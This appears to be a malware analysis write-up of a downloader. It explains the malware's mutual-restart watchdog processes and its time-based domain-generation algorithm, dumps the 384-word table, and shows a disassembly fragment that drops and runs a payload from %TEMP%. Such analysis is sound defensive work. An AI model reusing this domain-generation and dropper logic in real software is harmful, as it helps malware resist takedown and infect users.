
The only task of the slave process is to check if the master process is running. If not, it restarts the master process. Similarly, if the master process finds out that the slave process is not running, it restarts the slave process, so both processes keep running all the time, keeping an eye one on another.

Domain names are generated by an algorithm, which uses the value of the current time. It starts with obtaining the current Unix epoch time, which is a system for describing time, defined as the number of seconds that have elapsed since 00:00:00 Coordinated Universal Time (UTC), 1 January 1970. This number is then divided by 0x200 = 512. Time is then divided into 512 seconds = 8 minutes 32 seconds long time chunks.

Let's look at a particular example. For the time interval between "Fri, 07 Jun 2013 12:45:52 GMT" and "Fri, 07 Jun 2013 12:54:23 GMT", we get Unix epoch times between 0x51B1D600 and 0x51B1D7FF. After dividing any of the numbers between previously mentioned borders by 0x200 = 512, we get the following result.

0x51b1d600 / 0x200 = 0x28D8EB

The result (0x28d8eb) is then converted to its binary form and its last 15 binary digits are reordered (LSB bit of 0x28d8eb goes to the 3rd position, the second LSB bit goes to 9th position, etc...). From the newly reordered 15 binary digits, the first 7 binary digits form a number, which gives us an index of the first word in the table of words. The last 8 digits form another number, which gives us an index of the second word in the table of words. These two words are then concatenated and a generic top-level domain .net is appended. The following picture illustrates how this domain-generation algorithm works.



The table of words is constant and encrypted in the original file. There are exactly 384 words in this table. As I mentioned above, from the current time stamp, a 15 digit number is generated. From this number, the first 7 digits give us 128 possibilities (2^7), last 8 digits give us 256 possibilities (2^8), which makes a total of 128 + 256 = 384 words. If we choose one word from the first group and one word from the second group, it gives us a total count of 128 * 256 = 32768 possible domains, which may be contacted.

```
üqX“Đń±\ó.Ń«««««««««««««««          b.„ Ł•. journey destroy against night within eff
ort street better husband little doubt decide suffer through trade gather r
idden chair large record forget would flier quiet belong those captain elec
tric increase remember bread season degree answer think chief order leader
rather strange forward glass present college require heaven morning history
 difficult pleasant often middle heavy various amount thick heard necessary
 alone twelve gentle return weather class movement building fresh gentleman
 fellow broken summer thought outside evening experience already double res
ult crowd water store doctor follow begin prepare strength woman party migh
t pretty member known desire still smoke fight expect person severa simple
figure picture winter finish because machine laugh mother though cigarette
subject leave sudden whether mountain perhaps children either sweet several
 foreign right possible window family english probably material shore welco
me dollar proud should industry opinion contain character nature board enou
gh supply settle office device beyond silver forever valley matter school t
ogether question flower bring special demand father hunger built storm writ
ten around realize complete short became promise basket ladder needle enter
 govern distance language arrive before being sister bottom labor spent whi
le control therefore minute listen corner shout apple training carry thrown
 length laughter indeed consider almost attempt orderly neighbor clear smel
l include safety chance market twenty beauty clean ready course people unde
rstand succeed behind produce stream nation bottle please dried round angry
 likely notice fancy during friend reason square value spread general early
 north future meeting report understood garden paint brown women daughter b
road between butter student nothing soldier divide condition fifteen glossa
ry article worth except further bicycle become strong found president succe
ss wagon until kitchen shoulder continue airplane wonder guard advance stat
ion goodbye object measure choose afraid period escape space problem yellow
 wheat single always difference bridge cover whose company trouble spring c
aught banker without above probable finger master straight discover fence s
tranger third fortieth childhood dinner although circle however animal trav
el modern close anger charge forest every branch separate receive clothes b
orrow toward electricity million honor catch system public number heart str
ike mayor manner century business power mister method service direct instea
d surprise bright letter nearly speak shake write believe health quarter di
stant train pleasure delight white neither eearly trust dress position perf
ect partial battle another famous appear country suppose action river broug
ht explain beside inside different happen niece share oclock «««««««««««««ţîţîţî
```

However, the domain-generation algorithm does not try to connect to only one website withing a given 8.5 minute time chunk. It tries 0x55 = 85 domains for numbers following 0x28d8eb, i.e. 0x28d8eb, 0x28d8ec, 0x28d8ed, 0x28d8ee ... 0x28D93f. When all 85 possibilities are tried, then the time stamp is taken again and the whole process repeats.

When a payload is downloaded after a successful connection to the generated domain, it is then written to %TEMP% directory, named g52<random>arg.exe and executed.

```
mov     [ebp+var_54], ecx
mov     edx, [ebp+lpApplicationName]
push    edx             ; lpBuffer
push    0EBh            ; nBufferLength
call    ds:GetTempPathA
mov     eax, dword_422484
or      eax, 1CD0621Ah
mov     dword_422484, eax
call    ds:GetTickCount ; random = itoa( GetTickCount(), 0x24 )
push    eax             ; int
mov     ecx, [ebp+lpApplicationName]
push    ecx             ; char *
call    getTempFileName ; %TEMP%\g52--random--arg.exe
```

Conclusion:

Obfuscation does not need to be done with a cryptor. Filling the code with many useless registry and memory instructions can do the same job.

Malware authors often use domain-generation algorithms. If malware connects to just a few websites to get updates or payloads, it is easy to block these domains and make malware ineffective. However, in the case of generating many domain names via domain-generation algorithms, it is often impossible to block all the randomly generated domains, either because of their huge number or because of the fact, that some of these domains may be legitimate websites.

SHAs:
EC8B88A96D1B4917334BDAD7F2E580EAD4D9B71D111A1591BB5B965DA3E27CF6
